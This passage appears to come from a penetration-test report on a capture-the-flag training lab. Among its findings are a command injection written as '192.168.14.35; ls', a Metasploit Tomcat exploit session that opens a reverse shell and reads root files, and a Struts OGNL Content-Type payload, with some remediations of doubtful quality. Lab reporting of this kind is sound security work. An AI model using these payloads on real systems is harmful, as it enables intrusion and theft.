
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High avg CVSS 7.32
Description	Sensitive data is available to access by altering the url /robots.txt /vendors.txt and other directories listed in robots.txt Best fit is CVE-22 https://cwe.mitre.org/data/definitions/22.html

Images	
	192.168.14.35/robots.txt
	`User-agent: GoodBot`
	`Disallow:`
	
	`User-agent: BadBot`
	`Disallow: /`
	
	`User-agent: *`
	`Disallow: /admin/`
	`Disallow: /documents/`
	`Disallow: /images/`
	`Disallow: /souvenirs.php/`
	`Disallow: flag9:dkkdudfkdy23`
	
	192.168.14.35/vendors.txt
	`SIEM: splunk`
	`Firewalls: barracuda`
	`CLOUD: aws`
	`Load balancers: F5`
	figures 7 & 8

Affected Hosts	Web app pages /vendors.txt /robots.txt
Remediation	Credential lock files that contain sensitive information like /robots.txt

Vulnerability 5	**Findings**
Title	Command Injection

Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical avg CVSS 8.36
Description	On /networking.php it is possible to inject command into the dns check section using 192.168.14.35; ls brings up an entire list of files that are used to construct the website and using directory transversal all login credentials are able to be obtained. CWE-77 https://cwe.mitre.org/data/definitions/77.html
Images	 192.168.14.35/robots.txt User-agent: GoodBot Disallow: User-agent: BadBot Disallow: / User-agent: * Disallow: /admin/ Disallow: /documents/ Disallow: /images/ Disallow: /souvenirs.php/ Disallow: flag9:dkkdudfkdy23  192.168.14.35/networking.php REKALL CORPORATION Networking Tools Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt DNS Check splunk Lookup Server: 127.0.0.11 Address: 127.0.0.11#53 ** server can't find splunk: SERVFAIL Congrats, flag 10 is ksdnd99dkas MX Record Checker www.example.com Check your MX



DNS Check

www.example.com

MX Record Checker

splunk

```
Server: 127.0.0.11 Address: 127.0.0.11#53 ** server can't find splunk:
NXDOMAIN

Congrats, flag 11 is opshdkasy78s
```

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
- <heroes>
  – <hero>
      <id>1</id>
      <login>neo</login>
      <password>trinity</password>
      <secret>Oh why didn't I took that BLACK pill?</secret>
      <movie>The Matrix</movie>
      <genre>action sci-fi</genre>
    </hero>
  – <hero>
      <id>2</id>
      <login>alice</login>
      <password>loveZombies</password>
      <secret>There's a cure!</secret>
      <movie>Resident Evil</movie>
      <genre>action horror sci-fi</genre>
    </hero>
  – <hero>
      <id>3</id>
      <login>thor</login>
      <password>Asgard</password>
      <secret>Oh, no... this is Earth... isn't it?</secret>
      <movie>Thor</movie>
      <genre>action sci-fi</genre>
    </hero>
  – <hero>
      <id>4</id>
      <login>wolverine</login>
      <password>Log@N</password>
      <secret>What's a Magneto?</secret>
      <movie>X-Men</movie>
      <genre>action sci-fi</genre>
    </hero>
  – <hero>
```

located in the file: vendors.txt


DNS Check

192.168.14.35; ls

```
Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer:
35.14.168.192.in-addr.arpa name = rekall-ctf.vuln-net2. Authoritative
answers can be found from: 666 About-Rekall.backup2 About-Rekall.css
About-Rekall.php About.css About.html Contact.css Contact.html
Contact.php Home.css Home.html Login.bak Login.css Login.html
Login.php Login.php.old2 Memory-Planner.css Memory-Planner.php
Memory_old Page-1.css Page-1.html Planner.php Welcome.css
Welcome.php Welcome.php_old admin admin_legal_data.php aim.php
ba_forgotten.php ba_insecure_login.php ba_insecure_login_1.php
ba_insecure_login_2.php ba_insecure_login_3.php ba_logout.php
ba_logout_1.php ba_pwd_attacks.php ba_pwd_attacks_1.php
ba_pwd_attacks_2.php ba_pwd_attacks_3.php ba_pwd_attacks_4.php
ba_weak_pwd.php backdoor.php bugs.txt bugs_owasp_top10_2010.txt
captcha.php captcha_box.php clickjacking.php combined.out
commandi.php commandi_blind.php comments.php config.inc
config.inc.php connect.php connect_i.php credits.php cs_validation.php
csrf_1.php csrf_2.php csrf_3.php directory_traversal_1.php
directory_traversal_2.php disclaimer.php disclaimer_2.txt documents
flag11 fonts functions_external.php heartbleed.php hostheader_1.php
hostheader_2.php hpp-1.php hpp-2.php hpp-3.php htmli_current_url.php
htmli_get.php htmli_post.php htmli_stored.php
```

Figures 9, 10, 11, 12 and 13

Affected Hosts	web app site /networking.php
Remediation	input validation

Vulnerability 6	Findings
Title	Sensitive information exposure - OSINT
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Medium
Description	Credentials and IP address of Hosts exposed on Who.is search.
Images	 Figure 14 & 15
Affected Hosts	34.102.136.180
Remediation	Clean up DNS records by removing all sensitive information and resubmit. Check to confirm there is not more information remaining.

https://who.is/whois/totalrekall.xyz

NS51.DOMAINCONTROL.COM	97.74.105.26
NS52.DOMAINCONTROL.COM	173.201.73.26

Similar Domains

total-%c3%a5rsoppgj%c3%b8r.com | total--bodycare.com | total--books.info | total--cars.info | total--computers.info | total--fitness.com | total--freedom.com | total--life.co.jp | total--nutrition.info | total--security.info | total--solutions.com | total--support.com | total--tech.com | total--techspecs.com | total--texas.info | total--video-converter.com | total--water.info | total--world.info | total-.com | total-1.co.jp |

Registrar Data

We will display stored WHOIS data for up to 30 days.

```
Registrant Contact Information:
        Name                    sshUser alice
        Organization
        Address                 h8s692hskasd Flag1
        City                    Atlanta
        State / Province        Georgia
        Postal Code             30309
        Country                 US
        Phone                   +1.7702229999
        Email                   Select Contact Domain Holder link at https://www.godaddy.com/whois/results.asp

Administrative Contact Information:
        Name                    sshUser alice
        Organization
        Address                 h8s692hskasd Flag1
        City                    Atlanta
        State / Province        Georgia
        Postal Code             30309
        Country                 US
        Phone                   +1.7702229999
        Email                   Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=totalrekall.xyz

Technical Contact Information:
        Name                    sshUser alice
        Organization
        Address                 h8s692hskasd Flag1
        City                    Atlanta
        State / Province        Georgia
        Postal Code             30309
        Country                 US
```

Site Status

Status	Active
Server Type	openresty

Suggested Domains for totalrekall.xyz

https://who.is/dns/totalrekall.xyz

totalrekall.xyz is already registered. Interested in buying it? Make an Offer

.xyz	.com	.net	.org	.co	.io	.app	.live
	$5403.85		$8.99	$12.99		$16.99	$3.99
Taken	Available	Taken	Available	Available	Taken	Available	Available

totalrekall.xyz


DNS information

DNS Records for totalrekall.xyz

cache expires in 3 minutes and 20 seconds

Hostname	Type	TTL	Priority	Content
totalrekall.xyz	SOA	3600		ns51.domaincontrol.com dns@jomax.net 2022020300 28800 7200 604800 600
totalrekall.xyz	NS	3600		ns51.domaincontrol.com
totalrekall.xyz	NS	3600		ns52.domaincontrol.com
totalrekall.xyz	A	600		34.102.136.180
www.totalrekall.xyz	A	600		34.102.136.180
www.totalrekall.xyz	CNAME	3600		totalrekall.xyz

Vulnerability 7	Findings

Title	Certificate searches - OSINT
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Medium
Description	Searched for certificates relating to Totalrekall.xyz and returned stored certificates.
Images	 Figure 16

https://crt.sh/?q=totalrekall.xyz

Criteria: Type: Identity Match: ILIKE Search: 'totalrekall.xyz'


Certificates

crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name
6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095204253	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095204153	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA

© Sectigo Limited 2015-2023. All rights reserved.

Affected Hosts	34.102.136.180
Remediation	Ensure your information is not being exposed via stored certificates on crt.sh


Vulnerability 8	**Findings**
Title	Nmap scan -T4 -A
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Ran an Nmap scan -T4 -A against 192.168.13.0/24 found apache services with vulnerabilities on multiple machines

Images	 Figure 17
Affected Hosts	192.168.13.0/24
Remediation	Slow the scans with a firewall by dropping packets and find a way to spoof data if returned.

Target: 192.168.13.0/24
Profile:
Command: nmap -T4 -A 192.168.13.0/24


Hosts: 192.168.13.1, 192.168.13.10, 192.168.13.11, 192.168.13.12, 192.168.13.13, 192.168.13.14

```
nmap -T4 -A 192.168.13.0/24
|_http-server-header: Apache-Coyote/1.1
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
| http-methods:
|_  Potentially risky methods: PUT DELETE TRACE PATCH
|_http-favicon: Spring Java Framework
MAC Address: 02:42:C0:A8:0D:0C (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.02 ms 192.168.13.12

Nmap scan report for 192.168.13.13
Host is up (0.000019s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Home | Drupal CVE-2019-6340
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
|_http-generator: Drupal 8 (https://www.drupal.org)
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: Host: 192.168.13.13

TRACEROUTE
HOP RTT     ADDRESS
1   0.02 ms 192.168.13.13

Nmap scan report for 192.168.13.14
Host is up (0.000016s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
```

Vulnerability 9	**Findings**
Title	Apache Tomcat RCE
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical - CVSS 8.1
Description	Found apache Tomcat RCE on nessus scan, executed vulnerability and gains root access
Images	 Figure 18
Affected Hosts	192.168.13.10

```
[*] 192.168.13.10 - Command shell session 1 closed.  Reason: User exit
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > sessions

Active sessions
===============

No active sessions.

msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > jobs

Jobs
====

No active jobs.

msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run

[*] Started reverse TCP handler on 172.18.119.165:4444
[*] Uploading payload...
[*] Payload executed!
[*] Command shell session 2 opened (172.18.119.165:4444 → 192.168.13.10:50296 ) at 2023-04-17 05:37:30 -0400

whoami
root
cd ..
cd ..
cd ..
ls
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
cd ~
ls
ls -la
total 24
drwx------ 1 root root 4096 Feb  4  2022 .
drwxr-xr-x 1 root root 4096 Apr 17 08:44 ..
-rw-r--r-- 1 root root  570 Jan 31  2010 .bashrc
-rw-r--r-- 1 root root   10 Feb  4  2022 .flag7.txt
drwx------ 1 root root 4096 May  5  2016 .gnupg
-rw-r--r-- 1 root root  140 Nov 19  2007 .profile
cat flag7.txt
cat .flag7.txt
8ks6sbhss
```

Remediation	Backup image/all files and update service.

Vulnerability 10	**Findings**
Title	Jakarta Multipart parser in Apache Struts
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical - CVSS 10.0
Description	Ran nessus scan which returned vulnerability in apache
Images	 Figure 19 & 23
Affected Hosts	192.168.13.12
Remediation	Immediate update of service

https://kali:8834/#/scans/reports/23/hosts/2/vulnerabilities/97610

There's an error with your feed. Click here to view your license information.

My Basic Network Scan / Plugin #97610

Vulnerabilities 12

CRITICAL Apache Struts 2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta Multipart Parser RCE (remote)

Description

The version of Apache Struts running on the remote host is affected by a remote code execution vulnerability in the Jakarta Multipart parser due to improper handling of the Content-Type header. An unauthenticated, remote attacker can exploit this, via a specially crafted Content-Type header value in the HTTP request, to potentially execute arbitrary code, subject to the privileges of the web server user.

Solution

Upgrade to Apache Struts version 2.3.32 / 2.5.10.1 or later.
Alternatively, apply the workaround referenced in the vendor advisory.

See Also

http://blog.talosintelligence.com/2017/03/apache-0-day-exploited.html
http://www.nessus.org/u?77e9c654
https://cwiki.apache.org/confluence/display/WW/Version+Notes+2.5.10.1
https://cwiki.apache.org/confluence/display/WW/S2-045

Output

```
Nessus was able to exploit the issue using the following request :

GET / HTTP/1.1
Host: 192.168.13.12:8080
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Content-Type: %{(#context['com.opensymphony.xwork2.dispatcher.HttpServletResponse'].addHeader('X-Tenable','1ZvQ1D32')).multipart/form-data
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
```

Port ▲	Hosts
8080 / tcp / www	192.168.13.12

Plugin Details

Severity: Critical
ID: 97610
Version: 1.24
Type: remote
Family: CGI abuses
Published: March 8, 2017
Modified: November 30, 2021

Risk Information

Risk Factor: Critical
CVSS v3.0 Base Score 10.0
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
CVSS v3.0 Temporal Vector: CVSS:3.0/E:H/RL:O/RC:C
CVSS v3.0 Temporal Score: 9.5
CVSS v2.0 Base Score: 10.0
CVSS v2.0 Temporal Score: 8.7
CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C
CVSS v2.0 Temporal Vector: CVSS2#E:H/RL:OF/RC:C

